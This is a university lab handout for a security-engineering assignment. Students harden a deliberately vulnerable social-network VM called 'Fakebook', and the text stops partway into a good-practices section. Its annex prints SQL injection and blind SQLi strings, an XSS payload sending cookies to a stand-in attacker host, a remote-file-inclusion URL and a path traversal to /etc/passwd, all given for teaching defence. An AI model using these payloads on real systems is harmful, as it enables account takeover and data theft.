Carlos III University of Madrid

School of Engineering

Security Engineering

Fakebook —Modules 2 and 3

Guillermo Suárez de Tangil and Juan Estévez Tapiador

Introduction

Information systems are currently one of the building blocks involved in the development of almost any business model. Information systems are, therefore, one of the most important assets at the disposal of organizations. Usually these systems provide network-oriented services that can be used by either a small set of users in a private fashion or by a large amount of users in a public fashion and for a general purpose. The easy accessibility and publicity of such systems forces (in most of the cases) to undertake special measures to ensure its availability, the security of the lodged information, and the proper use of offered services.

Information systems are subject to a number of **risks**. Such risks must be conveniently managed to ensure the continuity of the business with respect to an eventual disaster.

Information security management systems describe the controls implemented by an organization to ensure an appropriate risk management. Such risk can be derived from the analysis of the **threats affecting the assets** of the organization, the **vulnerabilities** to which they can be exposed, and the **impact** of possible vulnerability exploits over any of the assets.

An inappropriate management of the risk can lead to a hazard exposing the organization to a disaster. To ensure the continuity of a business in case of a disaster, its crucial to develop a **Business Continuity Planning** (BCP).

The theory of this subject elaborates on ensuring security principles in today IT systems and architectures. Only by understanding IT security from an engineering point view, as a multidisciplinary subject, we can design and develop secure IT systems needed in modern societies.

During the following assignment, we are going to focus on applying knowledge learned to assure a service provider. Specifically, we will put theory into practice by **targeting a web server, calculating risk management and elaborating a business continuity plan.** At the end of the assignment, information assurance will be fully guarantied (assuming security at the end user workstation).

For instance, by engaging protocols such as SSL, we can assure that the information transmitted between the server and the client will remain confidential while guaranteeing integrity. Additionally, assuring the service provider (web server), the information provided by the user will be fenced in a protected point. Therefore the information will be diligently treated and the server will not be used for an unintended purpose (such as SPAM dispatching).

This assignment is intended to introduce the student with some of the existing vulnerabilities present in a web server and other systems used for general purpose. Additionally, the student will also be presented with methods, tools and techniques to detect such vulnerabilities, fix them, fight against attacks and mitigate its consequences. **The development of this assignment has been divided in three separate modules: (i) System, and (ii) Service Providing Applications (web, and database services and applications). The correct operation of the service will rely on both modules. If one of the modules fails, the overall security of the offered service will be affected. Students should elaborate a risk management analysis by the end each module and a *partial* business continuity planning by the end of the last module.**

Goals

The goal of this assignment is to analyze the security of a given web server and, consequently, create a plan with the appropriate measures for securing; i.e.: managing the risk associated to the organization's exposure to internal and external threats. To this end, this assignment will be break down into the aforementioned modules providing the student knowledge about the following areas:

- Operating Systems.
- Applications (services and web).

By the end of each module, the student will be able to:

- Identify the threats in each of the aforementioned levels and select appropriate controls or countermeasures to measure each risk.
- Identify the consequences caused by an attack which takes advantage of the aforementioned threats.
- Implement the mechanism needed to mitigate each threat.
- Check the correct implementation of the aforementioned mechanisms.
- Identify the organization's exposure to internal and external threats as part of the BCP.

During the assignment, we will use a VMWare virtual machine, named Fakebook_English, that has been installed in each of the computers of the laboratory. This machine contains both a vulnerable web server (including vulnerabilities in each of the levels mentioned above) and a set of tools for security analysis. All virtual machines will be interconnected under the same virtual network (192.168.1.X); hence all the virtual machines will be visible among them (but not with the host machine). It is important to keep the same computer between sessions, so you will start from the same point you left during the previous session. Nevertheless, we strongly encourage students to back up all changes using *scripts*. In this way, exporting the scripts will let students set up a new virtual machine within seconds, preventing any data loss as well as allowing students to work at home. Additionally, some of the scripts will have to be submitted as part of the delivery of the assignment.

Services to Offer

One of the biggest challenges, when securing a service, is to guarantee the trade-off between security and functionality. Further on this section are shown the services that the virtual machine should offer as well as their description.

Web: Fakebook


The virtual machine offers access to a small social network called *Fakebook* (Fig. . Fakebook is a tiny version of Facebook, developed using Java Server Pages (JSP), in which all the users are friends and can post messages in each other's wall. Specifically, the application allows:

- Sing up.
- Sing in.
- View other's wall (friend).
- Leave a message in the wall of other user (including its own wall).
- Sing out.

To get access to Fakebook, the student has to type the IP address of the web server and the service where the application is located (e.g.: *http://192.168.1.1/fakebook*). Unfortunately, Fakebook has some security problems that make its use unsafe.

Remote administration: SSH

SSH is a protocol that allows users to run a remote shell in a secure way. In order to facilitate the administration of the web easier, SSH has to be enabled. Establishing a remote connection through SSH is quite simple, i.e. you just have to type in a shell the following command: *ssh user@address*, and the password will be requested.



Fakebook helps you develop secure web applications.

Sign up

Its free and you'll learn

Figure 1: Fakebook's index page

Assignment Modules

As stated before, the assignment is divided in two modules related to the different layers of the system we intend to protect. In each of the modules, the student will have to identify the security problems as well as its possible consequences. Once identified, the student has to implement the necessary changes to fix them. The different modules of the assignment have to be done respecting their ORDER and deadline date. Missing problems of each module, will have to be corrected by the deadline of the subsequent module.

Module 1: Operating System

In this module, students should fix all the security bugs derived from a misconfiguration of the operating system holding the web server. Considering all the security problems, students' should pay special attention to the management of users and file-system permissions, as well as to the configuration of the server's firewall. Modifications over the operating system should also consider the restrictions imposed by the offered services. Students should bear in mind the following restrictions:

- Only one user should administrate the Web application (in addition to Tomcat and MySQL). This user won't have any other administration privileges out of the scope of the Web, which will be granted to the administrator of the system.
- Only the Web administrator will have remote access (SSH) to the server.
- All users should have access to Fakebook.
- The machine should have access to automatic security updates.
- Any other access should not be granted.
- Any attempt to access to the web server through *SSH* should be logged. Additionally any *PING* request to the computer should also be logged.
- The administrator of the system must be alerted whenever is produce an attack against the availability of the server, known as Denial of Service (DoS) attacks.

The implementation of the first module is break down into the following tasks:

- Analysis of the current state of the server's firewall.
- Once analyzed, set a proper configuration of the firewall in order to offer normal service to the users according to the aforementioned restrictions (this configuration should be maintained after rebooting the system).
- Analysis of the current users of the server and the privileges they own over the files of the machine, as well as information about the remote access of these users.
- Once analyzed, administrate the users of the machine as well as the privileges in order to guarantee maximum security according to the requirements of the assignment.
- Perform any additional configuration, at the operating system level, to increase the overall security of the system.
- Provide the server with an Intrusion Detection System (IDS) so that the system's administrator will be alerted whenever a machine is performing a large number of connections to Fakebook.

Written Report Deadline : Week 9

Documentation to deliver

- Written report.
- IPtables configuration script (commented)
- Additional configuration scripts (commented).
- Modified configuration files (commented).

Module 2: Applications (services and web)

By the end of this module, the student should fix all the security bugs derived from a misconfiguration of the different applications used. On the one hand, it is required a security analysis the applications used for providing service to the user: Apache-Tomcat and MySQL Server. On the other hand, it is required a security analysis the web application –Fakebook.

Services

The student should fix all the security problems of the service providing applications. Students should bear in mind the following restrictions:

- The web application should be accessible for any user from the Internet.
- The database should only be accessible from the local machine, without accepting external connections.
- The Web administrator will only have access to the tables related to the Web on the database.
- Additionally, the server should offer the users a secure way to authenticate themselves by using SSL.
- Optionally: Tomcat's configuration should allow the correct operation of the web application.
- Optionally: The Web server should not reveal any critical information that could lead attackers to a successful attack to the server.

In order to achieve a successful result, it is recommended to follow the subsequent tasks:

- Analyze the state of all the different applications (Tomcat, MySQL). The service provided by each of the applications should be offered bearing security. It is recommended to use any of the security tools provided with the VM.
- Analyze offered services as well as their restrictions.
- Configure the different applications to offer the services in a secure way according to their restrictions. Configurations should be maintained after rebooting the system.
- Complete additional actions to guarantee requested security restrictions along the application layer.

Documentation to deliver

Web application

The student should fix all the security problems of the end user application. Specifically, the student should inspect all JSP files in order to modify them according to the following restrictions without mislaying its functionality:

- Personal information (such as email and password) that could be used to steal user's identity should be conveniently protected.
- Input parameters of the Web application should be specially treated in order to avoid attacks such as Cross-Site Scripting or SQL Injection.
- Anomalous operations that might occur during the function of the application should be logged (sign in, sing up, etc.).
- The administrator of the system must be alerted whenever is produce a Cross-Site Scripting attack.
- Optionally, it could be included extra functionality to allow users to modify and/or delete their profile, offering them the possibility to add a profile image. In this case, it should be included additional security measures to avoid any security vulnerability derived from the inclusion of this new functionality.
- Optionally, it could be included extra functionality to allow users to decide which users can access to their profile. In this case, it should be included additional security measures to avoid any security vulnerability derived from the inclusion of this new functionality.

In order to achieve a successful result, it is recommended to follow the subsequent tasks:

- Analyze and understand how the Web application operates. To this end, it is suggested to carefully study its code.
- Control the input parameters introduced by the user into the Web application. We recommended to follow the subsequent tasks:
  - Identify variables that take its value from user input.
  - Identify which of the aforementioned variables are matched with the database as well as which ones are used to return information to the user within HTML code.
  - Check the consequences regarding with the malicious modification the input variables in the HTML code.
  - Implement the mechanism to avoid these type of attacks.

- Analyze the mechanisms used to store personal information of the user.
- Once analyzed, implement necessary mechanism to guarantee security upon storage of critical information.
- Perform additional modifications to improve the security of the Web application, always considering the established requirements.
- Provide the IDS with a rule able to detect the typical patterns of Cross-Site Scripting attack.

Documentation to deliver

Written Report Deadline : Week 15

Assessments : Week 15
In addition to the written report, students should also enclose the following documentation:

Services

- Tomcat configuration files (commented)
- Additional configuration scripts (commented).
- Modified configuration files (commented).

Web application

- JSP files (commented)
- Additional configuration scripts (commented).
- Modified configuration files (commented).

Assessment

The laboratory assignment will comprise a total of 4 points out of the final grade. The following rubric will be used to assess the students:

- Deliveries:
  - Written report.
  - Configuration files.
  - Scripts.
- Pair Assessment.
- Individual Assessment.

For the assessment of each module it will be required to deliver (for each pair) a written report, and additional scripts and configuration files, at least one day before the oral assessment through *Aula Global*. Additionally, an oral assessment will be done to each pair in which the virtual machine will be carefully checked and some questions will be inquired. Additionally, there will be an individual assessment of about 15 minutes to asses the effort invested individually.

All aforementioned assessments must be achieved in each module.

Deliveries

Each written report should briefly include the following:

- An **abstract** of the resulting analysis performed, as well as proposed solutions. The following outline can be used:
  - Enumerate the **security vulnerabilities** with a corresponding explanation of the problems encountered when facing its solution.
  - **Explanation** of why each **vulnerability** means a risk for the information confidentially and server availability. Here it should also be included an risk management analysis.
  - A brief **description** of the steps involved in the **exploitation of each vulnerability** found.
  - Explanation of the **countermeasures** tackled to solve each vulnerability, always justifying each decision.
- **Conclusions**.
- Additional information that each pair would consider relevant.

The last delivery should also include a partial business continuity planning. Students will be enlighten on how to elaborate a BCP during theory an lab assignments.

Current Status of the Virtual Machine

During the assignment, we will use a VMWare virtual machine, named Fakebook_English, that has been installed in each of the computers of the laboratory. This machine contains both a vulnerable web server (including vulnerabilities in each of the levels mentioned above) and a set of tools for security analysis. All virtual machines will be interconnected under the same virtual network (192.168.1.X); hence all the virtual machines will be visible among them (but not with the host machine).

The VM installed in each of the computers of the laboratory, named Fakebook_English, has Ubuntu 9.04 as Operating System. The VM is configured with a default username (“administrador”) and password (“administrador”). The VM has an Apache-Tomcat 6.0.24 server, a MySQL database and a SSH server.

NOTE: The virtual machine is also available in the following URL:

`http://www.seg.inf.uc3m.es/Fakebook_En`

Tomcat Server

The Tomcat server can be configured in the following path */usr/share/apache-tomcat-6.0.24*. The server is listening in the port 80 and, as already mentioned, has a Web application named Fakebook, which is accessible in the following URL: *http://localhost/ssd*. To start and stop the server, the scripts found in the following path can be used */usr/share/apache-tomcat-6.0.24/bin*:

- *startup.sh*: Starts the server.
- *shutdown.sh*: Stops the server.

Fakebook Web Application

The Web application can be found under the following path */usr/share/apache-tomcat-6.0.24*. The main functionality of each of the files is described as follows:

- *index.jsp*: This page contains two forms, the first one to initiates the session to the web application and the second one is used to sing up new users in the social network. If there happened to be an error, this page will show information related to the error.
- *login.jsp*: This page checks if the email and the password of the user is stored in the database. In that case the user will be logged in and forwarded to its Wall. Otherwise, the server redirects the user to the index page showing an error message.
- *createaccount.jsp*: This page creates a new user in the social network, inserting a new row into the database. Once the user is created, it will be forwarded to the index page. This way, the user will be now able to sign into the social network.
- *wall.jsp*: This page shows the wall of the user specified by the input parameter. In the case the parameter is not provided, the page will show the Wall of the logged user. All walls are visible by all users, showing the messages posted by any user. A form which allows any user to post a message in the current Wall is included; as well as the links to other users' walls.
- *commentWall.jsp*: This page inserts the comment posted by an user in the Wall of other user. Once the message is inserted, the user is redirected to the Wall of the user who receives the post.
- *closesession.jsp*: This page closes the current session, forwarding the user to the index page.
- CSS files: These files configure the different styles used by the HTML objects of the aforementioned JSP files. They give the application a similar look than Facebook.

MySQL Server

Fakebook uses a MySQL database for the storage of the information related with the social network. This service is accessible through the port number 3306. The database has the following tables (apart from the default ones):

- users: Stores all the personal information related each user of the application. A user is identified by an id (primary key), name, last name, email and password. The fist data-type is an INTEGER and the rest are TEXT.
- WallMessages: Stores all the messages introduced by the different users in each Wall. Each message has the following attributes: user_from, user_to and message. The first two attributes are INTEGER type and correspond to the id of the user that wrote the message and the owner of the Wall. The last one is of type TEXT and stores the content of the post.

To access the database, there is no password required for the administrator user ('root'). Additionally, to help students to manage the database, the following applications are installed:

- MySQL Administrator. This application allows administrators to manage all databases in the system from a GUI –it offers the possibility to create new tables, modify them, add new parameters, etc.
- MySQL Browser. This application allows the use of SQL syntax to query any of the databases in the system –it offers the possibility to perform queries to tables, modify and insert content into tables, etc.

SSH Server

The SSH server attends any request made by remote connections using the SSH protocol. The port 22 is allocated by the IANA for this protocol. However, it could be established in any other port. The configuration file of SSH can be found under the following path: */etc/ssh/sshd_config*

First Steps

In this section are detailed some important advises about the VM that the student should bear in mind beforehand:

- To access to the VM the user name and password is “administrador”.
- The first steps the student should elaborate on are:
  - Modify the following line if the script located in */etc/init.d/bootmisc.sh*: **ifconfig eth0 hw ether 00:01:02:03:04:08** for the students’ VM MAC address (in the first session will be detailed which MAC address).
  - Open the network manager (located in the right-upper toolbar) and modify the IP address (192.168.1.X, where X will be detailed during the first session).
  - Reboot the machine.

Additional Recommendations

- Whoever cannot attend to a session will have to download the VM and work by its own. Additionally, the VM hosted on the computers of the laboratory can also be copied to an external hard drive.
- It is as well recommended to attend all sessions. During each session teachers will provide some useful directions on how to tackle the most common problems.
- Nevertheless, in this assignment the student must be self-sufficient –students are expected to be able to research either on the Internet or the library the knowhow needed to tackle the assessment. As much knowledge about both the defense and the attack of the server will be taken into account during the assessment.

Security Tools

This section briefly describes some security tools that –for sure– will be useful for the analysis of the server’s security. It is highly recommended to also read additional information about these tools since they will be of invaluable help to tackle this assignment:

- Wireshark. This tool is a network analyzer. It is able to monitor all the incoming and outcoming traffic of a selected network interface. It can filter out traffic according to a very wide range of options. Specific protocols, ports, or addresses are a few examples of type of filtering. This way, we can indicate to filter all the traffic arriving to the port 80 (HTTP) of our server and analyze the headers of the HTTP, TCP requests or even the payload.
- Iptables. This tool is a network firewall for Internet Protocol (IP), which is provided in all Linux distributions. The annex includes a brief guide of its syntax. It is a must that the student gets familiarized with this tool since it is essential to achieve the first module.
- Nikto. It is a vulnerability analyzer for Web servers. This type of analyzers allows anybody to find out security problems such as misconfiguration, obsolete server and plugin versions, etc.
- Nmap. It is a powerful port scan analyzer that helps you to inspect opened and closed ports of a machine. It can be used to make security audits (in the best case) or detect vulnerabilities to be exploited (in the worst case –malicious use).
- Snort.

Additional References

This section shows some of the references that will be useful for the successful realization of this assignment. All in all, the best documentation will always be found on the Internet by using search engines such as Google or security portals.

Installed services documentation

- Apache Tomcat. http://tomcat.apache.org/
- MySql. http://www.mysql.com/
- SSH. http://www.openssh.org/

Security tools documentation

- Wireshark. http://www.wireshark.org/ or checking the Linux manual (man wireshark).
- Iptables. Searching on the Internet, using the brief reference annexed at the end of this paper, or checking the Linux manual (man iptables).
- Nikto. http://cirt.net/nikto2, or checking the Linux manual (man nikto).
- Nmap. http://nmap.org/, or checking the Linux manual (man nmap).
- Snort. http://www.snort.org, or checking the Linux manual (man snort).

Java Server Pages Documentation

- Safari Books Online: Repository of online books accessible within the network of the University. http://my.safaribooksonline.com.
- University Library.

ANNEX: Security Notions[1]

Computer systems that are connected to the Internet may contain security holes that compromise the organizations' and individuals' data. Unauthorized access to data, unavailability of a service or botnets involve economic losses that are difficult to quantify, as they not only affect the overall revenue of the organization, but its reputation.

Let's take as a starting point to deal with network security the following citation from Michael Howard in his book "Writing Secure Code", "All input is evil!". While information security must be evaluated by many other factors, this sentence summarizes the essence of the objectives to be pursued by an auditor who tries to discover the security holes of an organization's network. It is necessary to have a total control over information that enters from outside of the network at all levels, from the number of requests to the text strings they contain.

It is well-known that there exists a trade-off between security and performance, being generally inversely proportional one thing to another. If we also value the economic factor, we can get an idea of the current landscape of security policies in companies with IT infrastructure, which do not to appreciate the importance and cost of insecure infrastructures.

The purpose of this section is to introduce students to the most common vulnerabilities that affect servers and applications on the Internet. The web server used in this assignment has certain vulnerabilities that are described in the following lines. As part of their assignments, students will have to discover, document and ultimately solve these vulnerabilities.

Firewalls

IPTables is a firewall built into the kernel of almost all Linux distributions. Each time a packet goes through the firewall, a logical filter determines whether to allow the packet to go through the firewall or not. IPTables uses tables to manage the rules to apply to the packets. The table responsible for packet filtering is the "Filter Table", which checks the contents of the packets and accepts, rejects or discards them according to the defined rules (ACCEPT, REJECT, DROP). The Filter Table consists of three chains: INPUT, OUTPUT and FORWARD, which are applied to incoming, output and redirected traffic. Each time a packet arrives, iptables applies the necessary chain according to its type: input, output or redirect. A chain consist of a series of rules, which are applied to packets according to defined parameters. These parameters include the protocol, the IP source and the destination ports, input and output interfaces, fragmentation, etc. If a rule matches the packet, its action ACCEPT, REJECT or DROP is applied. In the case of iptables, the rule order is crucial. Once iptables finds a rule that can be applied to a package, it stops looking for subsequent rules. In addition to these chains (which can not be erased), you can add new user-defined chains.

The iptables command syntax is as follows (to add a rule to iptables):

```
iptables (options)+ (name\_chain) (parameters)* (action)
```

- Main options:
  - -A adds one or more rules to the end of the specified chain.
  - -D deletes one or more rules from the selected chain. It is necessary to specify the rule number inside the chain or a selection condition.
  - -R replaces a rule in the selected chain.
  - -I adds a rule in a specific position in the selected chain.
  - -L lists all the rules in the specified chain, or rules in all chains if no one is specified.
  - -F deletes all the rules in the specified chain.
  - -N creates a new user chain.

[1] Acknowledgments: The text in this section is based on text provided by Pablo Paso as part of his final degree project.

  - -P defines the default policy.

- Main parameters:

  - -p: protocol (tcp, udp, icmp or all)
  - -s: packet source.
  - –sport: source port.
  - -d: packet destination.
  - –dport: destination port.
  - -m: multiport: to define more than one port.
  - -i: network interface where the packet is going to be received (for incoming packets).
  - -o: network interface where the packet is going to be transmitted (for outgoing and forwarding packets).
  - -b: bidirectional mode. Acts as two rules, the original and a secondary rule that specifies the same exchanging the source and destination.

- Actions (to be used with -j)

  - ACCEPT: accepts the packet.
  - DROP: drops the packet without informing the sender.
  - REJECT: drops the packet informing the sender.

For other parameters, please refer to the iptable manual (man iptables).
Rule example:

```
iptables -A OUTPUT -i eth0 -p tcp -m multiport --source-port 21,23,25 -j ACCEPT
```

Vulnerabilities in Web Applications

SQL Injection

The injection of SQL code is one of the oldest and exploited vulnerabilities. Its success lies on the relative simplicity of the attacks that can be launched with the knowledge of the SQL language.

In the early Internet, Web content were static HTML documents that could only be modified the author. The introduction of forms, allowed the user to interact with web pages and get and store specific data by using queries to database servers. To better understand the mechanism of this attack we suggest the following example.

A web form (*login.html*) takes values such as “user” and “Password” from their fields, and invokes a dynamic page called, *validation.jsp*. This page contains in the “request” object the parameter values introduced in the aforementioned web form (user and password). Additionally, *validation.jsp* contains a code that connects to a database and performs queries. For example, to verify that a user is logged in the system, the code performs the following query:

```
select * from users where name=‘’+request.getParameter(‘‘user’’)+‘‘and
 pass=’’+request.getParameter(‘‘pass’’);
```

As can be seen in the query, “user” and “pass” are directly used to build the SQL query. The SQL injection effectiveness is based on the improper validation of these variables. If the user enters characters that can change the structure of the query, then it is possible to get information that should not be accessed or even modify the database. The test if a website is vulnerable to these attacks the following expression can be used: ’’ or ‘1’ = ‘1’.

If the aforementioned expression is introduced in the previous executed query (in the password field), a web application that does not checks the input would produce the following SQL query:

```
select * from users where name=‘knownuser’ and pass=‘anything’ or
 ‘1’=‘1’;
```

If a database user name is known, the second clause will always be true, thus, allowing a malicious attacker to avoid the authentication step and get into the web application.

Fortunately, this example will rarely happen in real scenarios, as authentication systems are fairly more complex. Nevertheless, this does not mean that an application can not be vulnerable to this kind of attack.

Lets assume, that a web page displays items that are internally stored in a database. The web page allows us to perform a title search using a form. If we introduce ”or ’1’=’1” in the search field, the query to be performed against the database will be:

```
select title, body from items where title =‘ ’ or ‘1’=‘1’;
```

With this query we will be able to obtain all entries from the items table.

Obtaining Table's names In the previous context, let's assume that the database also stores a table with the web application users. The goal of the attack will be to obtain a user name and its corresponding password to be able to modify the database as a legitimate user. In order to check if a user exists we can enter the following search query:

```
and 1=(select count(*) from users) and ’1’=’1
```

If the table exists, the web page will show all the entries in the items table, whereas if not, we must understand that the users table does not exist. With some experience and common sense is relatively easy to obtain names of common tables (such as users, user, users, pass, passwords, etc).

Obtaining field's names It is possible to find out the names of the fields in the table on which the query is launched. If we introduce the following string in the search field:

```
and items.author is null and ’1 ’= ’1
```

Obtaining entries from other tables With the name of the tables obtained in the previous steps can show their content. In order to obtain information from other tables we use the UNION clause. First, it is necessary to determine the number of fields the query is giving as output, as we will have to generate the same output to show it on the web page. We first start with the following search query:

```
  union all select 1 from users and ’1’=’1
```

The UNION ALL clause gives back in one table the contents of the performed selects. This is only possible if both selects have the same number of columns. Thus, we will increase the amount of each injection to obtain a positive result (just not to leave an error message).

The sequence to obtain the correct number of entries is as follows:

```
 union all select 1 from users and ’1’=’1

’ union all select 1,1 from users and ’1’=’1

’ union all select 1,1,1 from users and ’1’=’1

etc...
```

Once we have determined the number of fields, we will replace “1” for the guessed names of the columns (id, name, password, identity card, etc ...). In order to obtain field names easily, only one “1” should be replaced at a time, until we obtain a positive result.

Blind SQL Injection

This attack is known as “blind SQL injection” because unlike the general case, the attacker does not get a straight answer from the database and has to find all the information blindly. Assuming that the principles of SQL injection are already known by the student, assume the following path to a web page that loads a set of items:

```
‘‘www.example.com/index.jsp?id=x’’
```

Where x is the identifier of the item to show.

This web site has implemented security measures and it is not possible to access unauthorized data. Thus, if we try to perform a SQL injection attack, apparently will not get any results. This is because errors are filtered out and never displayed to the user, redirecting the web request to a predefined state.

The redirect behavior will help to perform this attack, as erroneous queries will always return the same result (for example, the homepage of the site, or a particular item).

First, it is necessary to check the result of performing false queries:

```
  www.example.com/index.jsp?id=x and ‘1’=‘2’
```

As this query is always false, the server will redirect the attacker to a pages predetermined by the site designers. The next step would be to find another x that does not return the same page, since it would not be possible to know when a query returns a true or false.

Using queries that return true or false observing the web page behaviour, it is possible to obtain more information about the studied database.

An example of such strategy could be as follows:

```
www.example.com/index.jsp?id=x and
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE xtype=‘U’), 1, 1))) > 116
```

This query tries to check if the first character of the first table of the database is bigger than 116 (in its ASCII value).

Using true and false responses from the web server it is possible to obtain the rest of the information about any required field of the database.

Cross-Site Scripting

Cross-Site Scripting attacks (abbreviated as XSS to avoid confusion with CSS style sheets) are based on code injection in certain parts of web applications: forms, URLs or any other item that is subsequently processed by the client Web browser.

The main difference between SQL injection attacks lies in the target of the attack. SQL Injection attacks are aimed to attack the database of the web application. However, XSS attacks are aimed at end users.

This technique is widely used to steal web sessions (such as facebook, hotmail and gmail sessions). If a web application is susceptible to this kind of attack, web page items such as forms can be injected with malicious code (usually javascript). A simple example of such code is given in the following line:

```
<script> alert(‘document.cookie’)</script>‘’
```

If this code is injected on a web page, each time a user opens the web page an alert message will shown to the user. The alert message will show the cookie associated with the session of the user that has the vulnerable web application. Previous injected code is just an innocuous example, but can be modified to be much more malicious:

```
<script>document.location=
’http://attackingserver.com/cookierepository/registercookie.php?’
+document.cookie</script>
```

The user is not aware that his session is being sent to an attacker. The cookie can be used by the attacker to gain access to the user session.

XSS attacks can be much more refined. As an example, this kind of code can be inserted in a lot of different HTML. This makes much more difficult to control code injection points.

Addressing this vulnerability requires a very thorough filtering of absolutely all the input parameters a web application receives prior to storage. One might think that is enough to filter the '<' and '>' characters that are used to define code snippets. However, depending on the configuration of the web server, it may be possible to use the hexadecimal encoding of those characters, in this case '% 3c' and '% 3D'. Thus, it is recommended to filter out any character outside the range aZ and 0-9.

The usage of these filters (including SQL injection filters) usually results in the claim that security is inversely proportional to the usability, as the restrictions that are necessary to prevent these attacks affect the list of defined requirements for applications. But the usage of such filtering strategies must be applied accordingly and specifically to address the application at hand. As an example, in a math forum it would be necessary to analyze the possibility of extending the range of characters and refine the filtering for the detection of strings to define mathematical operations. This obviously has a cost in programming, as it becomes more laborious and more expensive. Therefore, an important part of vulnerability analysis is to find a balance between safety and cost.

Command Injection

Command Injection is a variation of XSS attacks. In this case the code injection attacks the client or the server directly. While the attack mechanisms is the same, the attacks content is slightly different

In the previous attack, injected code goal was to obtain certain information regarding the attacked system. In this attack, the injected code tries to directly manipulate the attacked system. Some methods such as "chmod()", "mkdir()", "umask()" or "unlink()" allow the program to manipulate the system. Executing these methods in an uncontrolled environment can derive into disastrous consequences. It should be noted that these features are found in the standard PHP libraries, so it is not required any additional library or binary. Command injection attacks seek to exploit an improper filtering of the input parameters of a web application, and gain control of the system that loads these pages.

Besides using input filters, it is recommended to adopt other measures, such as limiting the authorization of the web page process to forbid the execution of certain commands as a system administrator.

Remote File Inclusion

This attack is based on the use of auxiliary pages by some PHP pages.

As an example, assume a web site with the following structure:

```
http://www.example.com/master.php?include=index.html
```

Presumably, " master.php" will read the content of "index.html' and display it to the user. If there is not a correct filtering mechanisms, a web page with malicious content could be loaded to the user:

```
http://www.example.com/master.php?include=
http://attacker.com/mypage.txt
```

It is important to note that the code file with an extension must not typically recognized by a web server, because otherwise the code would run in "attacker.com" rather than in "example.com".

To prevent such attacks, the web application should properly filter any input parameter and do not accept references outside the local network. On another level, the application should be designed to load all the pages that are located in the same directory on the server, or internally concatenate the directory path to the requested page name. Thus, being impossible for the server to run anything that is not in the default path.

Spidering

Spidering is known as the result of applying certain techniques to study all the ramifications of a website.

The Spidering technique is not an aggressive technique as previous mentioned techniques, as it is limited to show public information stored in servers. However, spidering techniques are used to perform analysis of intended target sites, obtaining as much information as possible through an analysis of its elements and their interrelationships.

Spidering techniques are divided into two groups. On one side are dictionary attacks, in which a search is performed by using pre-set page names. On the other, more elaborate analysis of the internal links from the homepage is performed. Hyperlinks are followed, being able to establish a complete map of the web. These kinds of techniques are also used by search engines bots, but for much more different purposes.

Each technique has its own advantages and disadvantages. The dictionary attack is limited to its size, and can leave many pages without registering. However, it allows to access unlinked pages, which can not be found by the other technique.

RFE

This attack is a variation of the RFI attack.

In the former case, the goal is o load the contents of an attacker web server in a vulnerable server. RFE techniques seek to find programming errors that can recover files from a vulnerable server.

Let's assume again the server from the previous attack:

```
http://www.example.com/master.php?include=index.html
```

But in this case we will try a slightly different thing:

```
http://www.example.com/master.php?include=../../../etc/passwd
```

Given the right circumstances, the server will print the contents of the Linux passwords file.

These circumstances should be avoided by systems and security administrators. Besides the usual filters set at programming level, if the user responsible for launching the web server does not have permissions on sensitive files and the configuration file has defined the parameters correctly, you should never be able to access files outside scope of application. However, often these kind of measures are not taken into account, due to functionality or time and complexity restrictions.

Service Providing Applications

This section gives an overview web server security. This document is not intended to explain how to fully secure a web server, but to explain its basics. In our case we will be focusing on the Tomcat web server.

Tomcat

Tomcat main folder is located in the path defined by the variable CATALINA_HOME. In the provided virtual machine, that folder is /usr/share/apache-tomcat-6.0.24. Inside that folder you can find the following folders:

- bin/. Tomcat binaries are located here.
- conf/. This folder stores generic configuration files. Configuration files establish configuration directives. Directives are parameters whose value is defined in a configuration file and loaded when you start the Tomcat service. With them, it is possible define the server behavior: establish which parts of the file system are visible, who can access them, the maximum number of connections that are to be allowed, etc. ..

- webapps/. This folder stores all web applications.
- lib/. This folder stores the libraries used by the Tomcat web server.

The following lines show a list of good practices that should be followed when securing a Tomcat server.

Good Practices

The following lines enumerate a series of tips and best practices to improve the security of our web server. They will not specify values for variables or string types of filters or anything like that. This is a list of generalities on which to base our security analysis.

Minimize points of exposure

Fist of all, it is necessary to know the functionality and kind of web application we are going to implement. If a server is going to provide static content pages, it makes no sense to load modules and services focused on javascript or php. This may result in multiple attacks seen previously. Non used services should not be enabled by any means.

All this can be summarized in a deep study of the web server requirements (what it needs to do and what not). This may seem trivial, but it is usually a very bad practice to enable all the server services, so it can run smoothly and with no problems.

Minimize privileges

